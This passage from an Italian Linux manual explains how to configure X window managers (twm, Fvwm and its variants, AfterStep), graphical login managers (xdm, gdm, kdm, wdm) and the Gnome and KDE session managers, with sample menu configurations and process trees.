
```
menu "programmi"
{
"Menu' dei programmi"   f.title
"Terminale"             f.exec      "xterm -font 6x13 -ls -geometry 80x25+0+0 &"
"File manager"          f.exec      "xfm &"
""                      f.nop
"Applicazioni varie"    f.menu      "applicazioni"
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}
```

Il menù del programmi è solo una raccolta di richieste di avvio di programmi di uso comune, oltre alla chiamata di funzioni importanti come il riavvio del gestore di finestre e la conclusione della sua attività. I menù possono essere annidati, come in questo esempio, dove la voce '**`Applicazioni varie`**' apre un altro menù di applicazioni.

[3]Nella tradizione informatica, la sigla NOP sta per *Not operate* e definisce un'azione priva di risultati.

97.2 Fvwm

Il gestore di finestre Fvwm [4] tradizionale, è una derivazione di '**`twm`**' con superficie grafica virtuale e cornici tridimensionali.

Figura 97.3. Fvwm: sull'angolo superiore sinistro si vede la tabellina riepilogativa della superficie grafica virtuale.

Per fare in modo che, attraverso lo script '**`startx`**', si avvii automaticamente il gestore di finestre Fvwm, occorre ricordare di modificare il proprio script '`~/.xinitrc`', inserendovi la chiamata all'eseguibile '**`fvwm`**' (o '**`fvwm1`**', a seconda di come viene denominato l'eseguibile dalla propria distribuzione). Generalmente è sufficiente avviare il gestore di finestre, senza altri programmi accessori:

```
# start some nice programs

exec fvwm
```

97.2.1 Configurazione di Fvwm

La configurazione generale di Fvwm risiede normalmente nel file '`/usr/X11R6/lib/X11/fvwm/system.fvwmrc`', oppure '`/etc/X11/fvwm/system.fvwmrc`', a seconda dell'impostazione della propria distribuzione GNU. Eventualmente, ogni utente può definire la propria configurazione personale, nel file '`~/.fvwmrc`', che in tal caso si sostituisce a quella generale.

Il file di configurazione predefinito potrebbe essere molto complesso, ma adeguatamente commentato in modo da guidare chi desidera modificarlo. In generale, non è conveniente personalizzare tutto. Di sicuro è necessario sistemare i menù, mentre il resto può rimanere come si trova.

Di seguito vengono mostrati alcuni pezzi del file, in cui appare in che modo si compone un menù (in questo ambiente si parla di menù a scomparsa: *popup*) e come questo si può collegare a un'azione del mouse.

```
# This menu will fire up some very common utilities
Popup "Utilities"
        Title   "Programmi"
        Exec    "Terminale"     exec xterm -e bash &
        Nop     ""
        Popup   "Applicazioni"  Apps
        Nop     ""
        Popup   "Fine lavoro"   Quit-Verify
EndPopup
```

[4] **Fvwm 1** software libero con licenza speciale

In questo esempio si vede la dichiarazione di un menù a scomparsa denominato '**`Utilities`**'. Al suo interno vengono definiti diversi elementi (funzioni). In particolare:

- '**`Title`**'

  rappresenta il titolo del menù;

- '**`Exec`**'

  rappresenta un comando da eseguire e dopo la stringa che lo descrive, viene indicata l'istruzione '**`exec`**' seguita dal comando vero e proprio (si tratta quasi sempre di programmi avviati sullo sfondo, altrimenti si bloccherebbe il sistema di menù in attesa che il programma avviato termini la sua esecuzione);

- '**`Nop`**'

  rappresenta un'azione nulla e serve a separare alcuni gruppetti di voci di menù;

- '**`Popup`**'

  rappresenta il riferimento a un sottomenù.

Un menù deve poter essere aperto in qualche modo, per esempio attraverso la selezione di una voce in un altro menù. Ma il menù principale deve essere accessibile in modo indipendente da altri menù: di solito si abbina a un clic sulla finestra principale (il *desktop*).

```
#     Button    Context Modifi  Function
Mouse 1         R       A       PopUp "Utilities"
Mouse 2         R       A       PopUp "Window Ops"
```

L'estratto sopra riportato, mostra l'abbinamento tra un clic del primo tasto del mouse, quando il puntatore si trova sulla finestra principale, e l'azione '**`PopUp "Utilities"`**', cosa che fa apparire il menù visto in precedenza.

Per concludere, vale la pena di osservare che i sottomenù sono identici a un menù normale. Quello che segue è il menù '**`Apps`**' che si ottiene selezionando la voce '**`Applicazioni`**' del menù visto sopra.

```
Popup "Apps"
        Exec    "Netscape"      exec netscape &
        Exec    "Pine"          exec xterm -e pine &
        Nop     ""
        Exec    "Emacs"         exec emacs &
EndPopup
```

97.2.2 Fvwm 2

Il gestore di finestre Fvwm [5] nelle sue versioni 2.*, emula il comportamento di MS-Windows 95, pur mantenendo il sistema della superficie grafica virtuale.

[5] **Fvwm 2** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Figura 97.4. '**xfontsel**' eseguito all'interno di Fvwm 2.*.

Il programma eseguibile di Fvwm 2.* dovrebbe essere sempre '**fvwm**', ma dal momento che la vecchia versione di Fvwm continua a essere usata, potrebbe trattarsi di '**fvwm2**'.

Anche il file di configurazione può avere lo stesso nome oppure può contenere una piccola variante. Tuttavia, è bene sottolineare che la sintassi delle sue direttive sono abbastanza differenti, tenendo in considerazione anche il fatto che si gestisce una barra di applicazioni nella parte inferiore della superficie grafica.


Quello che segue è un esempio di configurazione completa di Fvwm 2.*, ridotta all'essenziale, con la presenza di una barra di avvio simile a quella di MS-Windows 95/98. Di proposito, si fa riferimento a una sola superficie grafica virtuale:

```
# Solo una superficie virtuale.
DeskTopSize 1x1

# Init: la funzione che controlla tutto
DestroyFunc InitFunction
AddToFunc InitFunction
+ "I" Module FvwmTaskBar

# Menù principale
DestroyMenu Avvio
AddToMenu Avvio
+       "Xterm"             exec          xterm -ls -geometry 80x25+0+0
+       "Gnome-terminal"    exec          gnome-terminal --login --geometry 80x25+0+0
+       ""                  nop
+       "Ghostview"         exec          ghostview -geometry 630x420+0+0
+       "GV"                exec          gv -geometry 630x420+0+0
+       "GGV"               exec          ggv --geometry=630x420+0+0
+       "Xpdf"              exec          xpdf -geometry 630x420+0+0
+       ""                  nop
+       "Xfig"              exec          xfig -geometry 630x420+0+0
+       "Gimp"              exec          gimp
+       "Gnumeric"          exec          gnumeric -geometry 630x420+0+0
+       "Abiword"           exec          abiword -geometry 630x420+0+0
+       ""                  nop
+       "Galeon"            exec          galeon
+       "Mozilla"           exec          mozilla
+       "Balsa"             exec          balsa -geometry 630x420+0+0
+       ""                  nop
+       "Fine lavoro"       quit

# Menù abbinato all'angolo sinistro della finestra
DestroyMenu Finestra
AddToMenu Finestra
+                       "Sposta"          Move
+                       "Ridimensiona"    Resize
```

```
+                       "Riduci a icona"  Iconify
+                       "Ingrandisci"     Maximize 100 95
+                       ""                Nop
+                       "Elimina"         Destroy
+                       "Chiudi"          Close

# Mouse e funzioni abbinate
Mouse 1 R A  Menu Avvio
Mouse 2 R A  Menu Finestra
Mouse 3 R A  WindowList
Mouse 0 T A move-and-raise-or-raiselower
Mouse 0 W M   -
Mouse 0 F A resize-or-raiselower
Mouse 0 S A resize-or-raiselower
Mouse 0 I A move-or-winmenu-or-deiconify
Mouse 0 1 A Popup Finestra
Mouse 0 2 A Close
Mouse 1 4 A Maximize 100 95
Mouse 2 4 A Maximize 100 95
Mouse 3 4 A Maximize 100 95
Mouse 0 6 A Iconify

DestroyFunc move-or-winmenu-or-deiconify
AddToFunc   move-or-winmenu-or-deiconify
+ "M" Move
+ "C" Popup Finestra
+ "D" Iconify

DestroyFunc move-and-raise-or-raiselower
AddToFunc   move-and-raise-or-raiselower
+ "M" Move
+ "M" Raise
+ "C" RaiseLower

DestroyFunc resize-or-raiselower
AddToFunc   resize-or-raiselower
+ "M" Resize
+ "C" RaiseLower

# Barra stile Windows
Style "FvwmTaskBar" NoTitle,BorderWidth 3,HandleWidth 3,Sticky,StaysOnTop,\
    WindowListSkip,CirculateSkip

*FvwmTaskBarGeometry +0-0
*FvwmTaskBarFore Black
*FvwmTaskBarBack #c0c0c0
*FvwmTaskBarTipsFore black
*FvwmTaskBarTipsBack bisque
*FvwmTaskBarFont -adobe-helvetica-medium-r-*-*-*-120-*-*-*-*-*-*
*FvwmTaskBarSelFont -adobe-helvetica-bold-r-*-*-*-120-*-*-*-*-*-*
*FvwmTaskBarAction Click1 Iconify -1,Raise,Focus
*FvwmTaskBarAction Click2 Iconify
*FvwmTaskBarAction Click3 Module "FvwmIdent" FvwmIdent
*FvwmTaskBarUseSkipList
*FvwmTaskBarAutoStick
*FvwmTaskBarStartName Avvio
*FvwmTaskBarStartMenu Avvio
*FvwmTaskBarStartIcon mini-exp.xpm
*FvwmTaskBarShowTips
#*FvwmTaskBarShowTransients
#*FvwmTaskBarClockFormat %I:%M%p
#*FvwmTaskBarHighlightFocus
#*FvwmTaskBarAutoHide
```


97.2.3 Fvwm95

Il gestore di finestre Fvwm95 [6] è un'altra variante ulteriore di Fvwm che si avvicina ancora di più al comportamento di MS-Windows 95.

Figura 97.5. '**`xcalc`**' eseguito all'interno di Fvwm95.

Il file eseguibile potrebbe essere '**`fvwm95`**' oppure '**`fvwm95-2`**'. Per quanto riguarda la configurazione, anche in questo caso si può fare riferimento allo stesso nome usato per Fvwm tradizionale, oppure una variante contenente il numero 95. Tuttavia, le direttive che si possono utilizzare sono abbastanza simili a quelle di Fvwm 2.

97.3 AfterStep

Il gestore di finestre AfterStep è una derivazione di Fvwm in cui si emula il comportamento dell'interfaccia grafica di NeXT. Dal punto di vista operativo si comporta in maniera molto simile a Fvwm.

Figura 97.6. '**`xcalc`**' eseguito all'interno di AfterStep.

Il file '`~/.steprc`' contiene la configurazione personalizzata. Se manca viene utilizzata solitamente la configurazione predefinita: '`/usr/X11R6/lib/X11/afterstep/system.steprc`'.

97.4 Riferimenti

- Matt Chapman, *Window managers for X*

  <*http://www.plig.org/xwinman/*>.

[6] **Fvwm95** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

X: login grafico

X può essere avviato automaticamente, attraverso un sistema di autenticazione grafico, noto come *display manager*. In generale si tratta di un demone che viene configurato in modo da utilizzare una o più stazioni grafiche, locali o remote. Naturalmente, la configurazione predefinita di un sistema del genere, dovrebbe riguardare esclusivamente una sola stazione grafica locale.

> È bene sottolineare che, quando si tratta di una sola stazione grafica locale, non c'è alcun bisogno di un sistema del genere e il buon vecchio script '**`startx`**' rimane la cosa migliore per avviare X, evitando in tal modo la presenza di un demone inutile nell'elenco dei processi elaborativi.

98.1 Configurazione

Nel momento in cui ci si inserisce un sistema grafico per l'autenticazione, prima dell'avvio di X, cambiano le dipendenze che ci sono tra i file di configurazione (script o porzioni di script). Pertanto, una configurazione personalizzata attraverso la modifica del file '`~/.xinitrc`', può rivelarsi inutile.

L'impostazione scelta da questa o quella distribuzione GNU può essere diversa e bisogna vedere i file di configurazione del sistema di autenticazione per sapere cosa succede veramente. Alcune distribuzioni GNU usano in particolare gli script '`/etc/X11/Xsession`' e '`~/.Xsession`' (o '`~/.xsession`'), rispettivamente per la configurazione globale e quella personalizzata di ogni utente. In questo modo, un utente che prima inseriva nel file '`~/.xinitrc`' le istruzioni per l'avvio del proprio gestore di finestre preferito, dovrà usare invece il file '`~/.Xsession`' per questo, ma nello stesso modo di prima.

Diversamente, in mancanza della configurazione corretta per l'avvio del gestore di finestre o di altro sistema del genere, dopo la fase di autenticazione, si avvia il solito servente X con un terminale e nulla altro.

```
#!/bin/sh
xsetroot -solid gray
xclock -digital -geometry +0-0 &
xbiff -geometry -0-0 &
exec twm
```

Quello che si vede sopra è il contenuto ipotetico di un file '`~/.Xsession`' predisposto per l'avvio del gestore di finestre Twm.

98.2 Avvio

Trattandosi di un sistema di autenticazione, il programma che se ne occupa potrebbe essere avviato tramite un record appropriato nel file '`/etc/inittab`', ma in generale si preferisce l'avvio di un demone attraverso la procedura di inizializzazione del sistema.

98.3 Xdm

Xdm [1] è il sistema di autenticazione grafica tradizionale di X, incluso anche in XFree86. In condizioni normali, i file e gli script di configurazione che lo riguardano, dovrebbero trovarsi nella directory '`/etc/X11/xdm/`'.

La configurazione predefinita dovrebbe prevedere l'apertura di una sola sessione grafica locale, escludendo l'accesso remoto.

L'avvio del demone '**`xdm`**', che si occupa di controllare l'accesso e l'avvio di X, dovrebbe essere gestito da uno script della procedura di inizializzazione del sistema; per esempio '`/etc/init.d/xdm`', o altro simile. Tuttavia, anche avviando direttamente l'eseguibile '**`xdm`**', si ottiene il risultato (naturalmente lo si deve fare con i privilegi dell'utente '**`root`**').

Una volta superata la fase di autenticazione in modo corretto, inizia una *sessione*, controllata dallo script '`/etc/X11/xdm/Xsession`'. Al termine di questo script termina la sessione e ritorna la richiesta di autenticazione per quella stazione grafica. In condizioni normali, questo script dovrebbe richiamare un altro script usato anche per altri sistemi del genere (per esempio '`/etc/X11/Xsession`'), che a sua volta dovrebbe occuparsi di avviare lo script personalizzato dell'utente ('`~/.Xsession`' o '`~/.xsession`').

```
init-+
     |
    ...
     `-xdm-+-XFree86
           `-xdm
```

Quello che si vede sopra è l'interdipendenza tra i processi nel momento in cui il sistema di autenticazione attende che l'utente si presenti. Si può vedere che è necessaria la presenza del servente X e in particolare si può poi osservare che tutto funziona con i privilegi dell'utente '**`root`**'.

```
init-+
     |
    ...
     `-xdm-+-XFree86
           `-xdm---twm
```

Nel momento in cui si supera la fase dell'autenticazione, vengono avviati i processi richiesti dallo script '`/etc/X11/xdm/Xsession`' e dagli altri che questo richiama (per esempio '`~/.Xsession`'). In questo caso, come si vede nel riquadro precedente, si tratta del gestore di finestre Twm. Naturalmente, i processi avviati a partire dallo script '`/etc/X11/xdm/Xsession`' hanno i privilegi dell'utente che esegue l'autenticazione.

98.4 Gdm

Gdm [2] è un altro sistema di autenticazione grafica conforme al gestore di sessione Gnome. Il principio di funzionamento è lo stesso di Xdm, dove in particolare è possibile scegliere di avviare sessioni differenti, che fanno riferimento a script diversi.

La configurazione e gli script di Gdm si trovano a partire dalla directory '`/etc/X11/gdm/`'; in particolare, gli script che consentono di selezionare delle sessioni diverse si trovano nella directory '`/etc/X11/gdm/Sessions/`'. Uno di questi dovrebbe fare riferimento allo script '`/etc/X11/Xsession`', il quale a sua volta si prende cura di avviare anche lo script personalizzato dell'utente ('`~/.Xsession`' o simile).

[1] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

[2] **Gdm** GNU GPL

Una volta completata la fase di autenticazione, la dipendenza dei processi attivi potrebbe presentarsi in questo modo:

```
init-+
     |
    ...
     `-gdm---gdm-+-XFree86
                 `-twm-+-ssh-agent
                       `-xclock
```

Per la precisione, i processi avviati dagli script di sessione si trovano ad avere i privilegi dell'utente che si è autenticato, mentre il resto funziona con i privilegi dell'utente '**`root`**'.

Gdm è realizzato particolarmente per essere usato con il gestore di sessione Gnome; in tal caso, al posto di un gestore di finestre, risulterà avviato l'eseguibile '**`gnome-session`**', che a sua volta controlla un gestore di finestre, in base alla configurazione.

In condizioni particolari, Gdm si rifiuta di avviare la richiesta di autenticazione; ciò, in particolare, se manca la possibilità di verificare la presenza di un elaboratore corrispondente al nome restituito da '**`hostname`**'. Per esempio, l'indicazione corretta del nome, senza il dominio di appartenenza e senza una direttiva '**`search`**' appropriata nel file '`/etc/resolv.conf`', può provocare questo tipo di problema.

98.5 Kdm

Kdm [3] è un altro sistema simile a Xdm, con l'aggiunta della possibilità di selezionare delle sessioni differenti, come avviene per Gdm. La sua origine richiama il gestore di sessione KDE e i suoi file di configurazione potrebbero risiedere in '`/etc/kde2/kdm/`', oppure in '`/etc/X11/kdm/`'. A ogni modo, la struttura di questi file e di questi script è molto simile a quella usata da Xdm; anche in questo caso, il file '`kdm/Xsession`' dovrebbe rimandare allo script standard '`/etc/X11/Xsession`', il quale a sua volta dovrebbe utilizzare lo script personale degli utenti ('`~/.Xsession`' o '`~/.xsession`').

98.6 Wdm

Wdm [4] è un lavoro derivato da Xdm, i cui file di configurazione e gli script principali si collocano normalmente nella directory '`/etc/X11/wdm/`'. Anche in questo caso è disponibile la possibilità di avviare sessioni differenti.

[3] **KDE** GNU GPL, GNU LGPL e altre licenze a seconda della porzione di codice

[4] **Wdm** GNU GPL con l'aggiunta della licenza specifica di Xdm

X: gestori di sessione

Nell'ambito di X, il termine «sessione» si inserisce nel momento in cui esiste un sistema di autenticazione che controlla l'utilizzo della stazione grafica, trattandosi infatti di una sessione di lavoro riferita a un certo utente.

Il gestore di sessione è un programma che consente il controllo della sessione grafica di lavoro. In precedenza è stato descritto il ruolo del gestore di finestre; quando si usa un gestore di sessione, è questo che controlla a sua volta il gestore di finestre.

Quando si utilizza un gestore di finestre senza il gestore di sessione, è sufficiente predisporre il file '`~/.xinitrc`' per controllarne il suo utilizzo; quando invece si usa un gestore di sessione, questo viene avviato per mezzo di '`/etc/X11/Xsession`', oppure di '`~/.Xsession`' (o anche '`~/.xsession`'). In pratica, l'utente che vuole definire l'uso del proprio gestore di sessione preferito, può richiederne l'avvio nello script '`~/.Xsession`', mentre se l'utente non se ne occupa ed è privo del file personale, il file '`/etc/X11/Xsession`' dovrebbe avviare il gestore di sessione predefinito nel sistema.

Infine, se si usa un sistema di autenticazione grafica sofisticato, può essere possibile la scelta tra diversi tipi di sessione, corrispondenti solitamente a script di avvio differenti, in cui può essere richiamato questo o quel gestore di sessione, o anche solo un semplice gestore di finestre.

99.1 Gnome

Gnome [1] (pronunciato «g-a-n-o-m-e»), è un gestore di sessione altamente configurabile, contornato da diversi programmi realizzati specificatamente per rendere l'ambiente uniforme e confortevole. Naturalmente, i programmi realizzati per Gnome possono funzionare anche senza questo gestore di sessione: è sufficiente che siano disponibili le librerie grafiche necessarie.

Il programma eseguibile che rappresenta in pratica il gestore di sessione è '**`gnome-session`**'. Il fatto di avviarlo non produce nulla di particolare sullo schermo grafico, salvo che è possibile configurare l'avvio automatico di altri programmi di contorno, come per esempio il gestore di finestre.

A proposito del gestore di finestre, è da annotare che questo deve essere compatibile con Gnome; inoltre, se la propria distribuzione GNU non organizza bene i pacchetti, le prime volte che si avvia il gestore di sessione Gnome potrebbe essere complicato far partire anche il gestore di finestre. In mancanza d'altro, basta avviarlo da un terminale grafico, eventualmente dopo averlo ottenuto da un menù.

Infine, a proposito della dipendenza dei processi elaborativi, è da osservare che le applicazioni avviate dal gestore di sessione Gnome non risultano discendere da '**`gnome-session`**', ma direttamente dal processo principale (Init). Nell'esempio seguente si vedono diversi processi relativi a Gnome, staccati da '**`gnome-session`**', avviato a sua volta da Gdm:


[1] **Gnome** GNU GPL e GNU LGPL

```
                    init-+
                         |
                        ...
                         |-enlightenment
                         |-gdm---gdm-+-XFree86
                         |           `-gnome-session---ssh-agent
                         |-gnome-name-serv
                         |-gnome-panel-pro
                         |-gnome-smproxy
                         |-gnome-terminal-+-bash
                         |                `-gnome-pty-helpe
                         |-gnomecc
                        ...
                         `-panel
```

Nelle sezioni seguenti vengono descritti brevemente alcuni programmi essenziali per l'uso del gestore di sessione Gnome.

99.1.1 Gnome control center

Gnome control center è il programma di configurazione di Gnome. Lo si può avviare attraverso l'eseguibile '**`gnomecc`**', oppure da un menù, attraverso una voce che fa riferimento alle proprietà di qualcosa.

Figura 99.2. Gnome control center nella scelta del tipo di gestore di finestre.

99.1.2 Gnome panel

Gnome panel è un'altra applicazione importante che consente di avere sempre a portata di mano un menù da cui avviare le applicazioni. Sulla barra di questo menù possono risiedere anche delle icone per l'avvio rapido dei programmi più importanti, oppure delle *applet* (applicazioncine), ovvero programmi che graficamente hanno dimensioni ridotte. Il programma in questione corrisponde all'eseguibile '**`panel`**'.

Figura 99.3. Gnome panel, dove si vedono in particolare due bottoni per l'avvio rapido di applicazioni importanti.

99.2 KDE

KDE, [2] ovvero *K desktop environment*, è un altro gestore di sessione, paragonabile a Gnome. Il programma eseguibile che rappresenta in pratica il gestore di sessione è '**`kde2`**'. Come nel caso di Gnome, il fatto di avviarlo non produce nulla di particolare sullo schermo grafico, salvo il fatto che è possibile configurare l'avvio automatico di altri programmi di contorno, come per esempio il gestore di finestre.

A proposito della dipendenza dei processi elaborativi, è da osservare che le applicazioni avviate dal gestore di sessione KDE non risultano discendere da '**`kde2`**', ma da '**`kdeinit`**'; oppure, a seconda dei casi, possono discendere direttamente da Init. Nell'esempio seguente si vedono tre terminali aperti con la shell Bash:

```
init-+
     |
    ...
     |-kdeinit-+-artsd---artsd
     |         |-kdeinit
     |         `-3*[kdeinit---bash]
     |-7*[kdeinit]
     |-kdeinit---cat
     `-kdm-+-XFree86
           `-kdm---kde2-+-ksmserver
                        `-ssh-agent
```

È probabile che non si riesca a vedere se non si usa semplicemente '**`ps`**' per conoscere l'elenco dei processi attivi, ma esiste un programma fondamentale per KDE, denominato '**`kdesktop`**', il cui scopo è quello di controllare il fondale, sul quale si depositano alcune icone. In altre parole, si tratta di un processo grafico che non si inserisce in una finestra e ricopre la superficie grafica, rappresentando in pratica la scrivania grafica di KDE.

In condizioni normali, KDE utilizza un menù alla base della superficie grafica dello schermo, corrispondente al programma '**`kicker`**', come si vede qui sotto:

I programmi che fanno parte della raccolta di KDE sono molti (spesso si tratta di derivazioni di altri programmi già esistenti, modificati in modo da usare le stesse librerie grafiche e armonizzare così l'estetica generale), caratterizzati comunemente dall'iniziale comune: «k». Alcuni di questi programmi sono molto importanti per l'ambiente e vengono descritti brevemente nelle sezioni seguenti.

[2] **KDE** GNU GPL, GNU LGPL e altre licenze a seconda della porzione di codice


99.2.1 Kpersonalizer

Kpersonalizer, a cui corrisponde l'eseguibile omonimo ('**`kpersonalizer`**'), consente una configurazione generale guidata. In particolare, come si vede nella figura 99.6, si imposta la disposizione della tastiera e la nazionalità.

Figura 99.6. Kpersonalizer.

99.2.2 Kcontrol

Lo stesso Kpersonalizer suggerisce di usare Kcontrol, ovvero il centro di controllo, alla fine della personalizzazione generale, per la definizione più dettagliata della configurazione di KDE. L'eseguibile corrispondente è '**`kcontrol`**'.

Figura 99.7. Kcontrol.

Kcontrol consente di visualizzare molti aspetti del sistema, anche se per questo, con GNU/Linux è sufficiente accedere alla directory '`/proc/`'.

99.2.3 Kmenuedit

Kmenuedit consente di modificare agevolmente l'elenco delle voci contenute nel menù (il menù è gestito in pratica da '**`kicker`**').

